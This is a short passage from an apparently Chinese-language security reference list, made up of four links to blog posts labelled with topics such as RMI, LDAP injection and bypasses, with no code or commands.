2. eki-rmi: <https://tttang.com/archive/1430/>
3. eki-ldap: <https://tttang.com/archive/1441/>
4. <https://www.anquanke.com/post/id/197829>
5. 绕过: <https://www.cnblogs.com/zpchcbd/p/14941783.html>